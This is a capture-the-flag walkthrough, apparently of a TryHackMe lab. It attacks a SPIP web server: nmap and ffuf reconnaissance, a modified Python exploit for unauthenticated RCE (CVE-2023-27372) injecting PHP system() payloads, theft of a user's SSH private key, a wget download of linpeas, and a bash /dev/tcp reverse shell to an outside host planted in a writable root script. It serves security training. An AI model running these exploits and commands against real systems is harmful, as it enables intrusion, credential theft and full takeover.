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nmap scan for open ports and services running on this ports.

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root@Kali: /home/scr34tur3/Downloads 117x52
(root@Kali)-[/home/scr34tur3/Downloads]
# nmap -sC -sV -p- --min-rate 1000 10.10.175.1
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-14 12:04 EAT
Warning: 10.10.175.1 giving up on port because retransmission cap hit (10).
Nmap scan report for 10.10.175.1
Host is up (0.30s latency).
Not shown: 65508 closed tcp ports (reset)
PORT      STATE      SERVICE      VERSION
22/tcp    open      ssh          OpenSSH 8.2p1 Ubuntu 4ubuntu0.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 44:5f:26:67:4b:4a:91:9b:59:7a:95:59:c8:4c:2e:04 (RSA)
|   256 0a:4b:b9:b1:77:d2:48:79:fc:2f:8a:3d:64:3a:ad:94 (ECDSA)
|_  256 d3:3b:97:ea:54:bc:41:4d:03:39:f6:8f:ad:b6:a0:fb (ED25519)
80/tcp    open      http         Apache httpd 2.4.41 ((Ubuntu))
|_ http-server-header: Apache/2.4.41 (Ubuntu)
|_ http-title: Publisher's Pulse: SPIP Insights & Tips
1262/tcp  filtered  qnts-orb
2237/tcp  filtered  optech-port1-lm
2363/tcp  filtered  mediacntrlfsd
4273/tcp  filtered  vrml-multi-use
14173/tcp filtered  unknown
18215/tcp filtered  unknown
18453/tcp filtered  unknown
19189/tcp filtered  unknown
22362/tcp filtered  unknown
27710/tcp filtered  unknown
34666/tcp filtered  unknown
39886/tcp filtered  unknown
43024/tcp filtered  unknown
44496/tcp filtered  unknown
48400/tcp filtered  unknown
50613/tcp filtered  unknown
53649/tcp filtered  unknown
55955/tcp filtered  unknown
60547/tcp filtered  unknown
62635/tcp filtered  unknown
62814/tcp filtered  unknown
62963/tcp filtered  unknown
63020/tcp filtered  unknown
63142/tcp filtered  unknown
64487/tcp filtered  unknown
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 131.66 seconds
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
port	state	service
22	open	ssh
80	open	http

looking at whats running on apache server, I find a webpage



Usually when presented with a webpage, I do check for any hidden directory. To achieve this I use tools such as gobuster or FFUF. I prefer ffuf to gobuster due to its functionalities and capabilities. Using ffuf I fuzzed for hidden dir and found one as shown below.

```
# ffuf -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-small.txt:FUZZ -u http://10.10.175.1:80/FUZZ
```



```
# [Status: 200, Size: 8686, Words: 1334, Lines: 151, Duration: 508ms]
# [Status: 200, Size: 8686, Words: 1334, Lines: 151, Duration: 622ms]
# Copyright 2007 James Fisher [Status: 200, Size: 8686, Words: 1334, Lines: 151, Duration: 917ms]
# [Status: 200, Size: 8686, Words: 1334, Lines: 151, Duration: 1418ms]
# [Status: 200, Size: 8686, Words: 1334, Lines: 151, Duration: 1127ms]
# Attribution-Share Alike 3.0 License. To view a copy of this [Status: 200, Size: 8686, Words: 1334, Lines: 151, Duration: 2012ms]
# on at least 3 different hosts [Status: 200, Size: 8686, Words: 1334, Lines: 151, Duration: 2482ms]
# Priority-ordered case-sensitive list, where entries were found [Status: 200, Size: 8686, Words: 1334, Lines: 151, Duration: 2587ms]
# license, visit http://creativecommons.org/licenses/by-sa/3.0/ [Status: 200, Size: 8686, Words: 1334, Lines: 151, Duration: 2066ms]
# or send a letter to Creative Commons, 171 Second Street, [Status: 200, Size: 8686, Words: 1334, Lines: 151, Duration: 2132ms]
# Images [Status: 301, Size: 311, Words: 20, Lines: 10, Duration: 3336ms]
# Suite 300, San Francisco, California, 94105, USA. [Status: 200, Size: 8686, Words: 1334, Lines: 151, Duration: 3380ms]
# [Status: 200, Size: 8686, Words: 1334, Lines: 151, Duration: 3483ms]
# This work is licensed under the Creative Commons [Status: 200, Size: 8686, Words: 1334, Lines: 151, Duration: 8261ms]
# directory-list-2.3-small.txt [Status: 200, Size: 8686, Words: 1334, Lines: 151, Duration: 8345ms]
# [Status: 301, Size: 309, Words: 20, Lines: 10, Duration: 670ms]
# [Status: 200, Size: 8686, Words: 1334, Lines: 151, Duration: 383ms]
:: Progress: [87664/87664] :: Job [1/1] :: 45 req/sec :: Duration: [0:19:59] :: Errors: 0 ::
```

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Publisher

Title : The Power and Peril of Online Publications : Navigating the Impact on Society

13 novembre 2023, par think

In the era of rapid digitalization, the internet has become a powerful platform for self-expression and information dissemination. While online publications provide a valuable space for sharing ideas and perspectives, the potential for harm to individuals and society cannot be ignored. This article delves into the dual nature of internet publications, exploring the positive aspects and the potential pitfalls that can adversely affect others.

The Positive Side :

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I did a quick google such on the CVE- related to spip, and found one that allows unauthenticated RCE.

EXPLOIT DATABASE

SPIP v4.2.0 - Remote Code Execution (Unauthenticated)

EDB-ID: 51536	CVE: 2023-27372	Author: NUTS7	Type: WEBAPPS	Platform: PHP	Date: 2023-06-20
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EDB Verified: ✓

Exploit: 📄 / 📄

Vulnerable App:

```
#!/usr/bin/env python3
# -*- coding: utf-8 -*-

# Exploit Title: SPIP v4.2.1 - Remote Code Execution (Unauthenticated)
# Google Dork: inurl:"/spip.php?page=login"
# Date: 19/06/2023
# Exploit Author: nuts7 (https://github.com/nuts7/CVE-2023-27372)
# Vendor Homepage: https://www.spip.net/
# Software Link: https://files.spip.net/spip/archives/
# Version: < 4.2.1 (Except few fixed versions indicated in the description)
# Tested on: Ubuntu 20.04.3 LTS, SPIP 4.0.0
# CVE reference : CVE-2023-27372 (coiffeur)
# CVSS : 9.8 (Critical)
#
# Vulnerability Description:
#
# SPIP before 4.2.1 allows Remote Code Execution via form values in the public area because serialization is mishandled. Branches 3.2, 4.0, 4.1 and 4.2 are concerned. The fixed versions are 3.2.18, 4.0.10, 4.1.8, and 4.2.1.
# This PoC exploits a PHP code injection in SPIP. The vulnerability exists in the 'oubli' parameter and allows an unauthenticated user to execute arbitrary commands with web user privileges.
```

Pasted and ran the code from my code editor to further understand what it does and how it works. The python script seen above, to display the results from the server on your terminal, you need to capture the server's response after sending the payload and print it out. This involves modifying the `send_payload` function to return the response content and printing it in the main execution block as seen from the code image below.

```
Welcome  cve-2023-27372.py  cve-2023-27372-modified.py x
cve-2023-27372-modified.py > ...
1 import argparse
2 import bs4
3 import requests
4
5 def parseArgs():
6     parser = argparse.ArgumentParser(description="PoC of CVE-2023-27372 SPIP < 4.2.1 - Remote Code Execution by nuts7")
7     parser.add_argument("-u", "--url", default=None, required=True, help="SPIP application base URL")
8     parser.add_argument("-c", "--command", default=None, required=True, help="Command to execute")
9     parser.add_argument("-v", "--verbose", default=False, action="store_true", help="Verbose mode. (default: False)")
10    return parser.parse_args()
11
12 def get_anticsrf(url, verbose):
13    r = requests.get(f'{url}/spip.php?page=spip_pass', timeout=10)
14    soup = bs4.BeautifulSoup(r.text, 'html.parser')
15    csrf_input = soup.find('input', {'name': 'formulaire_action_args'})
16    if csrf_input:
17        csrf_value = csrf_input['value']
18        if verbose:
19            print(f"[+] Anti-CSRF token found: {csrf_value}")
20        return csrf_value
21    else:
22        print(f"[-] Unable to find Anti-CSRF token")
23        return -1
24
25 def send_payload(url, payload, verbose):
26    data = {
27        "page": "spip_pass",
28        "formulaire_action": "oubli",
29        "formulaire_action_args": csrf,
30        "oubli": payload
31    }
32    r = requests.post(f'{url}/spip.php?page=spip_pass', data=data)
33    if verbose:
34        print(f"[+] Execute this payload: {payload}")
35    return r.text
36
37 if __name__ == '__main__':
38    options = parseArgs()
39
40    requests.packages.urllib3.disable_warnings()
41    requests.packages.urllib3.util.ssl_.DEFAULT_CIPHERS += ':HIGH:!DH:!aNULL'
42    try:
43        requests.packages.urllib3.contrib.pyopenssl.util.ssl_.DEFAULT_CIPHERS += ':HIGH:!DH:!aNULL'
44    except AttributeError:
45        pass
46
47    csrf = get_anticsrf(url=options.url, verbose=options.verbose)
48    if csrf != -1:
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47    csrf = get_anticsrf(url=options.url, verbose=options.verbose)
48    if csrf != -1:
49        payload = f"s:{20 + len(options.command)}:\n<?php system('{options.command}'); ?>\n";
50        response = send_payload(url=options.url, payload=payload, verbose=options.verbose)
51        if options.verbose:
52            print(f"[+] Server response:")
53            print(response)
54
```

<https://www.exploit-db.com/exploits/51536>

I ran this script on my terminal and was not surprised to confirm that my cmd were being executed on the server and the results displayed on my terminal.

As seen below, I was able to identify the current working dir on the server.

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value='AKXEs4U6r36PZ5LnRZXtHvxQ/ZZYCXnJB2crlmVwgtlVVXwXn/MCLPMYdXPZCL/WsMlnvbq2xARLr6toNbdfE/YV7egyX
hx' /><input name='formulaire_action_sign' type='hidden'
value='' /></span>
<fieldset>
<legend>Nouveau mot de passe</legend>
<p>Pour modifier votre mot de passe, merci d'indiquer l'adresse email associée à votre compte.</p>
<div class="editer-groupe">
<div class="editer saisie_oubli obligatoire erreur">
<label for="oubli">Votre adresse email</label>
<span class='erreur_message'><span role='alert'><b>Erreur :</b> cet email <tt>s:23:6q
uot;&lt;?php system('pwd'); ?&gt;&quot;;</tt> n'est pas valide !</span></span>
<input type="email" class="text email" autofocus="autofocus" required="required" name
='oubli' id='oubli' value="s:23:"/home/think/spip/spip
";" autocapitalize="off" autocorrect="off" />
</div>
</div>
</fieldset>

<p style="display: none;">
<label for="nobot">Veuillez laisser ce champ vide </label>
<input type="text" class="text" name="nobot" id="nobot" value="" size="10" />
</p>
<p class="boutons"><input type="submit" class="btn submit" value="OK" /></p>
</form>
</div>

</div>
? Add 1 hour Terminate
<p class="retour">
<a href="spip.php?page=login&lang=fr" class="btn">Se connecter</a>
</p>
</body>
</html>

(root@Kali)-[/home/scr34tur3/Documents/CTFs/publisher-THM]
# python3 cve-2023-27372-modified.py -u http://10.10.175.1/spip/ -c "pwd" -v

```

Being able to execute linux cmd on the server, I navigated around looking for creds that will allow me authenticate using ssh service, and along the way I came across the user flag which I was able to retrieve from the terminal.


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        value=" " /></span>
    <fieldset>
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            <div class="editer saisie_oubli obligatoire erreur">
                <label for="oubli">Votre adresse email</label>
                <span class='erreur_message'><span role='alert'><b>Erreur :</b> cet email <tt>s:39:6q
uot;&lt;?php system('cd ../../ &amp;&amp; ls -la'); ?&gt;&quot;;</tt> n'est pas valide !</span></span>
                <input type="email" class="text email" autofocus="autofocus" required="required" name
='oubli' id='oubli' value="s:39:"total 48
drwxr-xr-x 8 think    think    4096 Feb 10 21:27 .
drwxr-xr-x 1 root    root      4096 Dec  7  2023 ..
lrwxrwxrwx 1 root    root        9 Jun 21  2023 .bash_history -> /dev/null
-rw-r--r-- 1 think    think     220 Nov 14  2023 .bash_logout
-rw-r--r-- 1 think    think    3771 Nov 14  2023 .bashrc
drwx----- 2 think    think    4096 Nov 14  2023 .cache
drwx----- 3 think    think    4096 Dec  8  2023 .config
drwx----- 3 think    think    4096 Feb 10 21:22 .gnupg
drwxrwxr-x 3 think    think    4096 Jan 10  2024 .local
-rw-r--r-- 1 think    think     807 Nov 14  2023 .profile
lrwxrwxrwx 1 think    think        9 Feb 10 21:27 .python_history -> /dev/null
drwxr-xr-x 2 think    think    4096 Jan 10  2024 .ssh
lrwxrwxrwx 1 think    think        9 Feb 10 21:27 .viminfo -> /dev/null
drwxr-x--- 5 www-data www-data 4096 Dec 20  2023 spip
-rw-r--r-- 1 root     root       35 Feb 10 21:20 user.txt
";" autocapitalize="off" autocorrect="off" />
            </div>
        </div>
    </fieldset>

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        <input type="text" class="text" name="nobot" id="nobot" value="" size="10" />
    </p>
    <p class="boutons"><input type="submit" class="btn submit" value="OK" /></p>
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(root@Kali)-[/home/scr34tur3/Documents/CTFs/publisher-THM]
# python3 cve-2023-27372-modified.py -u http://10.10.175.1/spip/ -c "cd ../../ && ls -la" -v

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/><input name='formulaire_action' type='hidden'
      value='oubli' /><input name='formulaire_action_args' type='hidden'
      value='AKXEs4U6r36PZ5LnRZXtHvxQ/ZZYCXnJB2crlmVwgtlVVXwXn/MCLPMYdXPZCL/WsMlnvbq2xARLr6toNbdfE/YV7egyX
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        <div class="editer saisie_oubli obligatoire erreur">
          <label for="oubli">Votre adresse email</label>
          <span class='erreur_message'><span role='alert'><b>Erreur :</b> cet email <tt>s:45:6d
uot;&lt;?php system('cd ../../ &amp;&amp; cat user.txt'); ?&gt;&quot;;</tt> n'est pas valide !</span></span>
          <input type="email" class="text email" autofocus="autofocus" required="required" name
='oubli' id='oubli' value="s:45:"fa229046d44eda6a3598c73ad96f4ca5
";" autocapitalize="off" autocorrect="off" />
        </div>
      </div>
    </fieldset>

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      value='AKXEs4U6r36PZ5LnRZxtHvxQ/ZZYCXnJB2crlmVwgtlVVXwXn/MCLPMYdXPZCL/WsMlnvbq2xARLr6toNbdfe/YV7egyX
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          <label for="oubli">Votre adresse email</label>
          <span class="erreur_message"><span role="alert"><b>Erreur :</b> cet email <tt>s:50:8q
uot;&lt;?php system('cd ../../ &amp;&amp; cd .ssh &amp;&amp; ls -la'); ?&gt;&quot;;</tt> n'est pas valide !</span></s
pan>
          <input type="email" class="text email" autofocus="autofocus" required="required" name
='oubli' id='oubli' value="s:50:"total 20
drwxr-xr-x 2 think think 4096 Jan 10 2024 .
drwxr-xr-x 8 think think 4096 Feb 10 21:27 ..
-rw-r--r-- 1 root root 569 Jan 10 2024 authorized_keys
-rw-r--r-- 1 think think 2602 Jan 10 2024 id_rsa
-rw-r--r-- 1 think think 569 Jan 10 2024 id_rsa.pub
"; autocapitalize="off" autocorrect="off" />
        </div>
      </div>
    </fieldset>

    <p style="display: none;">
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      <input type="text" class="text" name="nobot" id="nobot" value="" size="10" />
    </p>
    <p class="boutons"><input type="submit" class="btn submit" value="OK" /></p>
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# python3 cve-2023-27372-modified.py -u http://10.10.175.1/spip/ -c "cd ../../ && cd .ssh && ls -la" -v

```

Under the .ssh dir, on the server, I was able to find the id_rsa file. As it can be seen, it belonged to user think and we had read permission on this file.

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  <div class="editor saisie_oubli obligatoire erreur">
    <label for="oubli">Votre adresse email</label>
    <span class='erreur_message'><span role='alert'><b>Erreur :</b> cet email <tt>s:54:6q
uot;&lt;?php system('cd ../../ &amp;&amp; cd .ssh &amp;&amp; cat id_rsa'); ?&gt;&quot;;</tt> n'est pas valide !</span
></span>

    <input type="email" class="text email" autofocus="autofocus" required="required" name
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Hx4+A+YKJ0iNuyTwAAAA90aGlua0BwdWJsaXNoZXIBAg==
-----END OPENSsh PRIVATE KEY-----
";" autocapitalize="off" autocorrect="off" />
  </div>
</fieldset>

<p style="display: none;">
  <label for="nobot">Veuillez laisser ce champ vide :</label>
  <input type="text" class="text" name="nobot" id="nobot" value="" size="10" />

```

So I opened and copied the content of this file using the cat cmd, pasted it on my machine in a file I created and named id_rsa as seen below.

-----BEGIN OPENSSH PRIVATE KEY-----

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NhAAAAAwEAAQAAAEAxPvc9pijpUJA4olyvkw0ryYASBpdmBasOElS6ORw7FMGjPW86tDK
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hx' /><input name='formulaire_action_sign' type='hidden'
      value='' /></span>
    <fieldset>
      <legend>Nouveau mot de passe</legend>
      <p>Pour modifier votre mot de passe, merci d'indiquer l'adresse email associée à votre compte.</p>
      <div class="editor-groupe">
        <div class="editor saisie_oubli obligatoire erreur">
          <label for="oubli">Votre adresse email</label>
          <span class='erreur_message'><span role='alert'><b>Erreur :</b> cet email <tt>s:23:&q
            uot;&lt;?php system('pwd'); ?&gt;&quot;;</tt> n'est pas valide !</span></span>
          <input type="email" class="text email" autofocus="autofocus" required="required" name
            ='oubli' id='oubli' value="s:23: "/home/think/spip/spip
            ";" autocapitalize="off" autocorrect="off" />
        </div>
      </div>
    </fieldset>

    <p style="display: none;">
      <label for="nobot">Veuillez laisser ce champ vide :</label>
      <input type="text" class="text" name="nobot" id="nobot" value="" size="10" />
    </p>
    <p class="boutons"><input type="submit" class="btn submit" value="OK" /></p>
  </form>

</div>

</div>
<p class="retour">
  <a href="spip.php?page=login&lang=fr" class="btn">Se connecter</a>
</p>
</body>
</html>

(root@Kali)-[/home/scr34tur3/Documents/CTFs/publisher-THM]
# ls
cve-2023-27372-modified.py cve-2023-27372.py id_rsa public-THM.ctb

```

Having the knowledge of the user with ssh private key we recovered from the server, I was able to ssh into the server machine as seen below.

It was all a success.

```

(root@Kali)-[/home/scr34tur3/Documents/CTFs/publisher-THM]
# ssh -i id_rsa think@10.10.175.1
The authenticity of host '10.10.175.1 (10.10.175.1)' can't be established.
ED25519 key fingerprint is SHA256:Ndgax/DOZA6JS00F3afY6VbwjVhV2fg50AMP9TqPAOs.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.175.1' (ED25519) to the list of known hosts.
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-169-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Sun 14 Jul 2024 11:38:20 AM UTC

System load:  0.0           Users logged in:      0
Usage of /:   75.9% of 9.75GB IPv4 address for br-72fdb218889f: 172.18.0.1
Memory usage: 16%          IPv4 address for docker0: 172.17.0.1
Swap usage:   0%           IPv4 address for eth0: 10.10.175.1
Processes:   133

Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status

The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Mon Feb 12 20:24:07 2024 from 192.168.1.13
think@publisher:~$ whoami
think
think@publisher:~$ ls
spip user.txt
think@publisher:~$ cat user.txt
fa229046d44eda6a3598c73ad96f4ca5
think@publisher:~$ █

```

I tried to download linpeas.sh script from my machine to help in the enumeration of this server from my machine, However I had limited permission to write on it.

```

think@publisher:/tmp$ wget http://10.9.247.106:80/linpeas.sh
--2024-07-14 12:31:52-- http://10.9.247.106/linpeas.sh
Connecting to 10.9.247.106:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 862777 (843K) [text/x-sh]
linpeas.sh: Permission denied

Cannot write to 'linpeas.sh' (Permission denied).
think@publisher:/tmp$

```

I checked the type of shell user think is using, it was "ash"; never had of it but anyways new knowledge accumulated. You can as well see that /bin/bash is running as root, that's the jackpot for us.

```
think@publisher:/tmp$ ps -p $$
  PID TTY          TIME CMD
 2327 pts/0    00:00:00 ash
think@publisher:/tmp$ cd /etc && ls -la | grep app*
grep: apparmor.d: Is a directory
grep: appport: Is a directory
think@publisher:/etc$ ls -la | grep apparmor
drwxr-xr-x  3 root root    4096 Dec  8  2023 apparmor
drwxr-xr-x  8 root root    4096 Feb 12 20:19 apparmor.d
think@publisher:/etc$ cd apparmor.d && ls -la
total 84
drwxr-xr-x  8 root root    4096 Feb 12 20:19 .
drwxr-xr-x 130 root root 12288 Feb 12 21:20 ..
drwxr-xr-x  2 root root    4096 Dec  8  2023 abi
drwxr-xr-x  4 root root 12288 Dec  8  2023 abstractions
drwxr-xr-x  2 root root    4096 Feb 23  2022 disable
drwxr-xr-x  2 root root    4096 Feb 11  2020 force-complain
drwxr-xr-x  2 root root    4096 Dec  8  2023 local
-rw-r--r--  1 root root   1313 May 19  2020 lsb_release
-rw-r--r--  1 root root   1108 May 19  2020 nvidia_modprobe
-rw-r--r--  1 root root   3500 Jan 31  2023/sbin.dhclient
drwxr-xr-x  5 root root    4096 Dec  8  2023 tunables
-rw-r--r--  1 root root   3202 Feb 25  2020 usr.bin.man
-rw-r--r--  1 root root    532 Feb 12 20:18 usr.sbin.ash
-rw-r--r--  1 root root    672 Feb 19  2020 usr.sbin.ippusbxd
-rw-r--r--  1 root root   2006 Jun 14  2023 usr.sbin.mysql
-rw-r--r--  1 root root   1575 Feb 11  2020 usr.sbin.rsyslogd
-rw-r--r--  1 root root   1482 Feb 10  2023 usr.sbin.tcpcdump
think@publisher:/etc/apparmor.d$
```

I now tried to download this script in the /dev/shm folder, and as seen below, it was a success and we had read and write permission on it.

```
root@kali: /home/scr34tur3/Documents/TOOLS117x12
root@kali: ~
python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.175.1 - - [14/Jul/2024 15:58:19] "GET /linpeas.sh HTTP/1.1" 200 -

think@publisher:/dev$ cd shm
think@publisher:/dev/shm$ ls
think@publisher:/dev/shm$ wget http://10.9.247.106/linpeas.sh
--2024-07-14 12:58:18-- http://10.9.247.106/linpeas.sh
Connecting to 10.9.247.106:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 862777 (842K) [text/x-sh]
Saving to: 'linpeas.sh'

linpeas.sh          100%[=====] 842.56K  186KB/s  in 4.5s
2024-07-14 12:58:23 (186 KB/s) - 'linpeas.sh' saved [862777/862777]

think@publisher:/dev/shm$
```

So we will make this script executable and then run it.


```

think@publisher:/dev/shm$ ls -la
total 844
drwxrwxrwt  2 root  root    60 Jul 14 12:58 .
drwxr-xr-x 18 root  root  3920 Jul 14 09:03 ..
-rw-rw-r--  1 think think 862777 Jul 14 04:28 linpeas.sh
think@publisher:/dev/shm$ chmod +x linpeas.sh
think@publisher:/dev/shm$ ls -la
total 844
drwxrwxrwt  2 root  root    60 Jul 14 12:58 .
drwxr-xr-x 18 root  root  3920 Jul 14 09:03 ..
-rwxrwxr-x  1 think think 862777 Jul 14 04:28 linpeas.sh
think@publisher:/dev/shm$ ./linpeas.sh 10.9.247.106:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 862777 (843K) [text/x-sh]
Saving linpeas.sh
100%[=====] 842.56K
linpeas.sh' saved [862777/862777]

```



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/-----/
|               Do you like PEASS?               |
|-----|
| Follow on Twitter      : @hacktricks_live      |
| Respect on HTB         : SirBroccoli           |
|-----|
|               Thank you!                       |
|-----|

```

linpeas-ng by github.com/PEASS-ng

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```

Unexpected in /opt (usually empty)
total 20
drwxr-xr-x 3 root root 4096 Jan 10 2024 .
drwxr-xr-x 18 root root 4096 Nov 14 2023 ..
drwx--x--x 4 root root 4096 Nov 14 2023 containerd
-rw-r--r-- 1 root root 861 Dec 7 2023 dockerfile
-rwxrwxrwx 1 root root 1715 Jan 10 2024 run_container.sh

Unexpected in root
/swap.img

Modified interesting files in the last 5mins (limit 100)
/var/log/syslog
/var/log/auth.log
/var/log/kern.log

Writable log files (logrotten) (limit 50)
https://book.hacktricks.xyz/linux-hardening/privilege-escalation#logrotate-exploitation
logrotate 3.14.0

Default mail command: /usr/bin/mail
Default compress command: /bin/gzip
Default uncompress command: /bin/gunzip
Default compress extension: .gz
Default state file path: /var/lib/logrotate/status
ACL support: yes
SELinux support: yes

Files inside /home/think (limit 20)
total 48
drwxr-xr-x 8 think think 4096 Feb 10 21:27 .
drwxr-xr-x 3 root root 4096 Nov 13 2023 ..
lrwxrwxrwx 1 root root 9 Jun 21 2023 .bash_history -> /dev/null
-rw-r--r-- 1 think think 220 Nov 14 2023 .bash_logout
-rw-r--r-- 1 think think 3771 Nov 14 2023 .bashrc
drwx----- 2 think think 4096 Nov 14 2023 .cache
drwx----- 3 think think 4096 Dec 8 2023 .config
drwx----- 3 think think 4096 Jul 14 13:00 .gnupg
drwxrwxr-x 3 think think 4096 Jan 10 2024 .local
-rw-r--r-- 1 think think 807 Nov 14 2023 .profile
lrwxrwxrwx 1 think think 9 Feb 10 21:27 .python_history -> /dev/null
drwxr-x--- 5 www-data www-data 4096 Dec 20 2023 spip
drwxr-xr-x 2 think think 4096 Jan 10 2024 .ssh
-rw-r--r-- 1 root root 35 Feb 10 21:20 user.txt
lrwxrwxrwx 1 think think 9 Feb 10 21:27 .viminfo -> /dev/null

Files inside others home (limit 20)

```

Running lpeas we get an SUID binary that seems to called a bash scrip which we have write access to

```

think@publisher:/dev/shm$ ls
linpeas.sh
think@publisher:/dev/shm$ cp /bin/bash .
think@publisher:/dev/shm$ ls
bash linpeas.sh
think@publisher:/dev/shm$ ./bash
think@publisher:/dev/shm$ ./bash -p
think@publisher:/dev/shm$ ls
bash linpeas.sh
think@publisher:/dev/shm$ ps -p $$
  PID TTY          TIME CMD
 22406 pts/0    00:00:00 bash
think@publisher:/dev/shm$ cd /opt
think@publisher:/opt$ ls
containerd dockerfile run_container.sh
think@publisher:/opt$

```

Given we can modify **/opt/run_container.sh**. Trying to see if i could read the root directory by changing the code in /opt/run_container.sh.

We have got to try to manipulate that flaw and get root now. So, i switched over to /dev/shm, copied /bin/bash to that directory and ran it giving me a bash shell and hence access to /opt.

```
think@publisher:/opt$ ls -la
total 20
drwxr-xr-x  3 root root 4096 Jan 10  2024 .
drwxr-xr-x 18 root root 4096 Nov 14  2023 ..
drwx--x--x  4 root root 4096 Nov 14  2023 containerd
-rw-r--r--  1 root root  861 Dec  7  2023 dockerfile
-rwxrwxrwx  1 root root 1715 Jan 10  2024 run_container.sh
think@publisher:/opt$ ./run_container.sh
permission denied while trying to connect to the Docker daemon socket at unix:///var/run/docker.sock: Get "http://%2Fvar%2Frun%2Fdocker.sock/v1.24/containers/json?all=1": dial unix /var/run/docker.sock: connect: permission denied
docker: permission denied while trying to connect to the Docker daemon socket at unix:///var/run/docker.sock: Post "http://%2Fvar%2Frun%2Fdocker.sock/v1.24/containers/create": dial unix /var/run/docker.sock: connect: permission denied
.
See 'docker run --help'.
List of Docker containers:
permission denied while trying to connect to the Docker daemon socket at unix:///var/run/docker.sock: Get "http://%2Fvar%2Frun%2Fdocker.sock/v1.24/containers/json?all=1": dial unix /var/run/docker.sock: connect: permission denied

Enter the ID of the container or leave blank to create a new one: █
```

The “run_container.sh” file is completely editable and can run as root. So I added a reverse shell payload on the script, and ran the script.

```
think@publisher: /opt 117x52
GNU nano 4.8 run_container.sh Modified
#!/bin/bash
bash -c 'bash -i >& /dev/tcp/10.9.247.106/4444 0>&1'

# Function to list Docker containers
list_containers() {
    if [ -z "$(docker ps -aq)" ]; then
        docker run -d --restart always -p 8000:8000 -v /home/think:/home/think 4b5aec41d6ef;
    fi
    echo "List of Docker containers:"
    docker ps -a --format "ID: {{.ID}} | Name: {{.Names}} | Status: {{.Status}}"
    echo ""
}

# Function to prompt user for container ID
prompt_container_id() {
    read -p "Enter the ID of the container or leave blank to create a new one: " container_id
    validate_container_id "$container_id"
}

# Function to display options and perform actions
select_action() {
    echo ""
    echo "OPTIONS:"
    local container_id="$1"
    PS3="Choose an action for a container: "
    options=("Start Container" "Stop Container" "Restart Container" "Create Container" "Quit")

    select opt in "${options[@]}; do
        case $REPLY in
            1) docker start "$container_id"; break ;;
            2) if [ $(docker ps -q | wc -l) -lt 2 ]; then
                    echo "No enough containers are currently running."
                    exit 1
                fi
                docker stop "$container_id"
                break ;;
            3) docker restart "$container_id"; break ;;
            4) echo "Creating a new container..."
                docker run -d --restart always -p 80:80 -v /home/think:/home/think spip-image:latest
                break ;;
            5) echo "Exiting..."; exit ;;
            *) echo "Invalid option. Please choose a valid option." ;;
        esac
    done
}

# Main script execution
list_containers
```

As seen below, I gained the root shell. And retrieved the shell.

```

think@publisher:/opt$ nano run_container.sh
think@publisher:/opt$ run_container
bash-5.0# whoami
root
bash-5.0# ls -la
total 20
drwxr-xr-x  3 root root 4096 Jan 10  2024 .
drwxr-xr-x 18 root root 4096 Nov 14  2023 ..
drwx--x--x  4 root root 4096 Nov 14  2023 containerd
-rw-r--r--  1 root root  861 Dec  7  2023 dockerfile
-rwxrwxrwx  1 root root 1784 Jul 14 14:07 run_container.sh
bash-5.0# cd /
bash-5.0# ls
bin  dev  home  lib32  libx32  media  opt  root  sbin  swap.img  tmp  var
boot  etc  lib  lib64  lost+found  mnt  proc  run  srv  sys  usr
bash-5.0# cd /root
bash-5.0# ls -la
total 60
drwx-----  7 root  root  4096 Feb 12 20:19 .
drwxr-xr-x 18 root  root  4096 Nov 14  2023 ..
lrwxrwxrwx  1 root  root    9 Jun  2  2023 .bash_history -> /dev/null
-rw-r--r--  1 root  root  3246 Jun 21  2023 .bashrc
drwx-----  2 root  root  4096 Nov 11  2023 .cache
drwx-----  3 root  root  4096 Dec  8  2023 .config
drwxr-xr-x  3 root  root  4096 Jun 21  2023 .local
lrwxrwxrwx  1 root  root    9 Nov 11  2023 .mysql_history -> /dev/null
-rw-r--r--  1 root  root   161 Dec  5  2019 .profile
-rw-r--r--  1 root  root    75 Nov 13  2023 .selected_editor
drwx-----  2 root  root  4096 Dec 20  2023 .ssh
-rw-rw-rw-  1 root  root 12618 Feb 12 20:19 .viminfo
-rw-r-----  1 root  root    35 Feb 10 21:20 root.txt
drwxr-x---  5 think think 4096 Dec  7  2023 spip
bash-5.0# cat root.txt
3a4225cc9e85709adda6ef55d6a4f2ca
bash-5.0#

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